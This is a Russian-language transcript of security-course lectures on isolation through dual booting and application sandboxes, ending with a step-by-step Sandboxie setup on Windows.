В общем, это один из вариантов для вас. Вы можете настроить программное обеспечение для удаленного доступа на своем собственном сервере для изоляции. Вы можете делать это удаленно, если у вас есть свой виртуальный сервер. Лично я использую XenServer, находящийся в локальной сети, и одна из виртуальных машин выполняет роль браузера, что дает мне виртуальную изоляцию во время работы в интернете.

96. Dual Boot / Двойная загрузка

Большая часть физических машин поставляется с одной операционной системой на борту, например, Windows 10 или Mac OS X, однако есть возможность установки нескольких систем на одну физическую машину, даже при наличии одного жесткого диска. И вы можете реализовать эту возможность в целях создания различных доменов безопасности. Одна OS X может быть предназначена для повседневного использования, а вторая может быть изолирована для обеспечения безопасности и приватности. Когда вы включаете свою тачку, у вас будет появляться выбор операционной системы для загрузки.





Вот пример меню, которое может появиться, а вот пример окна с выбором системы в Windows. И двойная загрузка - это практичное решение для реализации различных доменов безопасности, однако ей не достает определенной гибкости, это выражается в том, что вы не можете иметь доступ одновременно к нескольким операционным системам, как это можно делать при использовании виртуальных машин или некоторых других способов.

Так что одним из практичных вариантов может быть Windows в качестве стандартной загрузки, вы защищаете ее и используете ее в повседневной деятельности, и в качестве второй системы вы используете Linux-подобную операционную систему типа Debian, тем самым повышая уровень безопасности, вы изолируете ее и используете для более навороченной приватности.

При использовании двойной загрузки вы получаете нужное разделение, вы можете обеспечить баланс между приватностью и безопасностью, но поскольку это разделение виртуальное и зависит оно от того, как вы храните файлы в одной из операционных систем, как храните файлы в другой, эти системы могут быть использованы для компрометации друг друга. При использовании двойной загрузки нет реальной изоляции в файловой системе.

Системы могут иметь разные типы файловых систем и это может затруднить получение доступа к определенным файлам, но это фактически не является механизмом обеспечения безопасности. Так что есть потенциальная уязвимость при использовании подобных двух загрузочных сред, она заключается в том, можете ли вы или нет получить файлы из первой операционной системы, доступ к которым должен работать только из-под второй системы.

И если вы хотите настроить обмен файлами, то вы обнаружите, что вам нужно решение для этого, этим решением может быть файловая система, к которой обе операционные системы смогут иметь доступ, или некоторые варианты удаленного хранения, или внешний диск.

То, как вы настроите двойную загрузку, очень сильно зависит от операционных систем, которые вы собираетесь использовать, вам придется выяснить, как это делается, исходя из выбранных операционных систем и имеющейся машины. Доступ в BIOS по-разному осуществляется в разных машинах.


http://www.howtogeek.com/187789/dual-booting-explained-how-you-can-have-multiple-operating-systems-on-your-computer/

Есть довольно хорошая статья, объясняющая различные варианты настройки двойной загрузки, вот ссылка. Вы можете загуглить двойную загрузку и операционные системы, которые вы собираетесь использовать, найдете много информации о том, как все это дело настраивается. В общем, это вариант, который может показаться вам интересным.

97. Встроенные песочницы и изоляция приложений

Песочница - это средство обеспечения безопасности, это отличный инструмент для изоляции в целях предотвращения, обнаружения и смягчения последствий угроз, который я рекомендую использовать там, где это возможно. Песочница - это изолированная среда для запуска приложений или кода. Это виртуальный контейнер для удержания содержимого в этом контейнере.

Песочницы необходимо использовать для приложений с высоким уровнем риска, например таких, которые напрямую взаимодействуют с источниками, не заслуживающими доверия, типа интернета. Это могут быть браузеры и почтовые клиенты. И вы уже используете встроенные песочницы, вы можете даже не подозревать об этом. Например, Chromium, на основе которого создан Chrome, использует песочницы и обеспечивает реально отличную их реализацию, выдерживающую довольно тщательные проверки. В общем, это что касается песочниц в Chromium и Chrome.



Firefox также реализует песочницы. Основой для песочницы в Firefox под Windows является, фактически, песочница Chromium. Контент, загружаемый в браузерные дополнения и расширения, попадает в песочницу, например Flash, Silverlight, Java и так далее. К сожалению, это не всегда происходит успешно. Adobe Reader теперь запускает PDF-файлы в песочнице, пытаясь предотвратить распространение вредоносного кода из PDF Viewer и его воздействие на весь компьютер. У этой проблемы неприятная история.

Microsoft также имеет режим песочницы для предотвращения негативного воздействия на вашу систему со стороны небезопасных макросов. Есть множество примеров встроенных песочниц, но нас по-прежнему взламывают. К сожалению, не все песочницы одинаково работают, случаются и побеги из песочниц. Любая уязвимость в любом программном обеспечении, о котором мы только что упоминали, может привести к получению доступа в операционную систему и эффективный обход песочницы, и к сожалению, есть множество случаев, когда происходит прорыв этих приложений, этих песочниц, и источники угрозы достигают операционной системы. Однако, мы можем использовать дополнительные тестовые среды безопасности приложений для обеспечения эшелонированной защиты поверх встроенных песочниц.



И есть ряд решений для всех видов операционных систем по добавлению дополнительных песочниц, позволяющих вам эффективно изолировать ваши песочницы, уменьшая шансы атакующих на успех. Атакующие ожидают работу против встроенных песочниц, типа песочницы Java или браузерных песочниц, соответственно, они разрабатывают свои эксплойты под них, под то, с чем они ожидают столкнуться, под то, что используется в обычной практике.

Но если вы добавляете дополнительную песочницу, менее вероятно, что эксплойт сможет с ней справиться или обойти ее, поскольку это не было учтено при его разработке.

Все песочницы работают немного по-разному, но основаны на главном принципе - не позволять содержимому песочницы вырваться из нее, вот почему они называются песочницами.

98. Windows - песочницы и изоляция приложений

Давайте рассмотрим некоторые приложения-песочницы, которые вы можете использовать для защиты приложений, взаимодействующих с недоверенными источниками типа интернета. Особенно вам стоит использовать песочницы для браузеров и почтовых клиентов, это как минимум. Итак, для начала песочницы под Windows.

bufferzonesecurity.com/product/how-it-works/


Посмотрим видео на сайте Bufferzone. Это коммерческая песочница, но видео даст вам хорошее представление о функционале, который предоставляют песочницы.

[Видео/]

Добро пожаловать на Bufferzone. В этом видео мы покажем вам, как технология виртуальных контейнеров Bufferzone блокирует программы-вымогатели и другие эксплойты, предотвращает их доступ к вашим файлам и ограждает от заражения других пользователей в вашей организации.


Мы получили этого шифровальщика под видом вложения к письму. Он внедрен в файл Word, который выглядит безопасным.

Как только вы открываете этот файл, малварь скрытно загружается на компьютер. К тому времени, как вы понимаете, что файл нелегитимный и закрываете его, уже поздно. На этом этапе вредоносная программа ведет себя тихо, так что многие пользователи решили бы, что это обычный спам, но на деле, шифровальщик занят шифрованием наших файлов в фоновом режиме.





Десять минут спустя появляется требование о выкупе, угрожающее уничтожить ключи шифрования в том случае, если мы не будем следовать инструкциям злоумышленников. Когда мы нажимаем на кнопку "Показать зашифрованные файлы", то видим список всех файлов на диске, которые были предположительно зашифрованы. Не волнуйтесь.



При помощи Bufferzone мы защищаем вложения электронной почты. Инфицированный файл Word был открыт в невидимом виртуальном контейнере. Когда Word запускается внутри этого контейнера, фактически он изолирован от файловой системы, реестра и памяти компьютера. Когда шифровальщик попытался получить доступ к нашим файлам, они были скопированы в контейнер. Малварь зашифровала их копии, а наши оригинальные файлы остались в безопасности. Если бы эксплойт попытался прописаться в реестр или память, он был бы также введен в заблуждение, так как получил бы доступ к виртуальным копиям. Контейнер Bufferzone также изолирован от сети, то есть шифровальщик не может выбраться наружу и заразить другие компьютеры. Для удаления шифровальщика мы просто очищаем контейнер Bufferzone. Вы видите, что зашифрованные файлы удалены, а оригинальные файлы остались в целости.

Запатентованная технология изоляции Bufferzone обеспечивает защиту от фишинговых атак, скрытых загрузок вредоносного кода, вредоносной рекламы, эксплойтов нулевого дня и многих других видов продвинутого вредоносного программного обеспечения. Она позволяет вам работать в интернете, открывать вложения электронной почты и файлы со съемных носителей безопасно. Испытайте Bufferzone сегодня.

[/Видео]

Итак, этот продукт выглядит интересно, но я не тестировал его всесторонне. Похоже, что разрабы ориентированы на корпоративный сегмент, а не на частных лиц, но этот продукт выглядит очень интересно. Работает только под Windows.

Другой пример реализации технологии песочниц - это Shadow Defender.

www.shadowdefender.com

Shadow Defender может запускать вашу систему в виртуальной среде, которую они называют теневым режимом. Теневой режим перенаправляет каждое изменение системы в виртуальную среду, оставляя реальную среду неизменной. Лично я не тестировал этот софт. Он также работает только под Windows.

www.faronics.com/en-uk/products/deep-freeze/standard/

Еще одна утилита с функционалом песочницы, которая работает немного по-другому, это Deep Freeze. Deep Freeze - это драйвер, работающий на уровне ядра, который защищает целостность данных жесткого диска путем перенаправления данных, записываемых на жесткий диск или в раздел, оставляя оригинальные данные нетронутыми. К этим перенаправленным данным больше нельзя обратиться после перезагрузки компьютера, таким образом происходит восстановление системы в ее изначальное состояние на уровне секторов диска.

По сути дела, раз за разом происходит гарантированное восстановление системы в точно такое же состояние, каким оно было до перезагрузки. Эта утилита работает под Windows, OS X и Linux. Но вам следует понимать, что при использовании подобного вида песочниц у вас нет защиты до тех пор, пока вы не перезагружаете систему. То есть атакующий, например, может считывать ваши файлы при помощи малвари до тех пор, пока вы, собственно говоря, не перезагрузите систему, а после того, как вы сделаете это, вредоноса уже не будет в системе. Существуют также облачный браузер Deep Freeze и десктопная версия.

www.returnilvirtualsystem.com/returnil-system-safe

Еще один пример песочницы - это Returnil. Она создает склонированную версию системного раздела, чтобы затем загружаться с него и работать внутри него. Если во время вашего сеанса работы что-либо пойдет не так, вы перезагружаете систему, среда операционной системы возвращается в то состояние, которое было на момент включения защиты Returnil. Обратите внимание, что защиты нет до тех пор, пока вы не перезагрузите систему, то есть атакующий может считывать ваши файлы при помощи малвари или осуществлять кейлоггинг, пока вы не перезагрузитесь. После перезагрузки система возвращается в нормальное состояние и любые вредоносные программы удаляются. Вот так выглядит эта программа. Это не просто песочница или виртуальная среда; она также включает в себя дополнительные возможности, такие как защита файлов и функция защиты от исполняемых файлов. Программа бесплатна для частного использования.

https://help.comodo.com/topic-72-1-451-4739-.html

Бесплатный брандмауэр Comodo поставляется со встроенной песочницей и виртуальным рабочим столом. Брандмауэр Comodo - это хороший инструмент, но Comodo недавно допустила ряд ошибок в некоторых своих продуктах для безопасности, так что я не испытываю особой веры в отношении этой песочницы и виртуального рабочего стола.

Https://www.avast.com/f-sandbox

Некоторые антивирусы предлагают функционал песочниц, например, антивирус от Avast, хотя я не рекомендую его использовать, потому что общеизвестно, что Avast торгует вашими данными.

www.bitdefender.co.uk/solutions/safepay.html

У Bitdefender есть Safepay, который представляет собой браузер с ограниченным функционалом и песочницей.

99. Windows - Песочницы и изоляция приложений - Sandboxie

Рассмотрим теперь Sandboxie, или SandboxIE, это отличная песочница, которую я рекомендую под Windows.

www.sandboxie.com/index.php?RegisterSandboxie

Это условно-бесплатная программа. В бесплатной версии недостает некоторых возможностей, которые есть в платной версии. И после 30 дней использования бесплатная версия начинает показывать напоминания об обновлении до платной версии, но при этом остается в рабочем состоянии. Недостающие возможности включают в себя автоматический запуск программ под контролем Sandboxie, даже если они не запускаются напрямую через эту песочницу. Это довольно полезная функция и, возможно, она вам понадобится. Программы могут принуждаться к запуску в песочнице по имени или по директории. Другой недостающей функцией является запуск программ в более чем одной песочнице одновременно, что опять же, может пригодиться. Стоимость на экране. Sandboxie очень проста в использовании прямо из "коробки", но если вы хотите извлечь максимум из нее, то вам потребуется потратить немного времени на ее настройку и разобраться, какие возможности предлагаются, чтобы настроить их под свои нужды.


www.sandboxie.com/index.php?DownloadSandboxie

```
C:\users\john\Downloads\demo> choco search sandboxie
sandboxie 5.10
sandboxie.install 5.10
2 packages found
```

```
C:\users\john\Downloads\demo>choco install sandboxie.install
```


Просто скачайте ее в обычном порядке и установите. Это обычная, простая установка под Windows. Либо вы можете использовать менеджер пакетов Chocolatey под Windows и Choco для ее установки.

Давайте поищем Sandboxie. Видим, что доступны две версии. Одна из них для установки. Устанавливается. Скачивается. Готово. Установлена. Ищем через поиск. Вот так она выглядит.




Сразу же появляется окно с вопросом, хочу ли я применить параметры конфигурации, которые позволят улучшить совместимость с этими приложениями. Речь здесь идет о службе лицензирования Windows и Office. В общем, вы можете разобраться, нужно ли вам это делать или нет. Ну, я нажимаю "Да", меня это устраивает.


Дам вам несколько советов по Sandboxie. В правом нижнем углу видим иконку песочницы. Правой кнопкой мыши по ней. Идем в контекстное меню. Здесь показываются имеющиеся у вас песочницы. На данный момент это лишь песочница по умолчанию, которая поставляется на момент установки. В следующем меню вы можете запустить все эти вещи внутри песочницы.



Ваш браузер по умолчанию, почтовый клиент, вы можете запустить любую программу через песочницу, через стартовое меню или через проводник Windows.


Способ, который я обычно использую для запуска программ - правой кнопкой мыши, запуск в песочнице, и затем у вас будет на выбор, какую песочницу использовать. В разных песочницах могут быть разные настройки.






Сейчас я могу выбрать дефолтную песочницу или запуск вне песочницы. Разумеется, я хочу запустить Firefox в песочнице по умолчанию, и я не хочу запускать его от имени администратора. Firefox запустился внутри дефолтной песочницы.


И вы можете определить, что он в песочнице, по желтой рамке вокруг него. Теперь он защищен дефолтной песочницей, и мы видим, что эта иконка изменилась.





В ней появились красные точки, они означают, что используется песочница. Если нажать правой кнопкой мыши по иконке еще раз, нажать "Показать окно", мы увидим песочницу и программы, которые в ней запущены.


Внутри нее, как видно, Firefox и сопутствующие процессы, в которых нуждается сама песочница. Теперь я могу настроить эту дефолтную песочницу или песочницы, которые я собираюсь использовать.







Иду в меню "Настройки песочницы".

Убедитесь, что обе эти галочки проставлены, так чтобы вы могли видеть рамку вокруг окон, потому что иначе вы можете случайно посчитать, что запустили что-либо в песочнице, а на деле окажется не так. Всегда полезно, чтобы желтая рамка отображалась вокруг окон, относящихся к программам, запущенным в песочнице.






Идем в меню "Восстановление". Когда вы закрываете свою песочницу или браузер, как в данном случае, Sandboxie удаляет содержимое или задает вам вопрос, желаете ли вы удалить содержимое, которое вы могли скачать в эти папки.



Но есть настройка и автоматического сценария под названием "Немедленное восстановление". Давайте я покажу вам, что оно из себя представляет, это довольно полезная фича. Идем в браузер. Я собираюсь скачать файл для демонстрации. Выбираю файл SDelete, потому что мы будем использовать его позже. Скачиваем, сохраняем и вот, какое окно появляется.





Это потому, что мы настроили немедленное восстановление. Вместо того, чтобы незамедлительно сохранить этот файл внутри песочницы, что она делает, она спрашивает: "Вы желаете сохранить этот файл в песочнице или хотите немедленно восстановить этот файл из песочницы и поместить его в реальную файловую систему?". То есть мы можем восстановить его при желании. Можем восстановить и проанализировать. Можем восстановить и запустить. Что я сделаю, я закрою это окно, и это означает, что файл будет сохранен в песочнице, а не в реальной файловой системе.

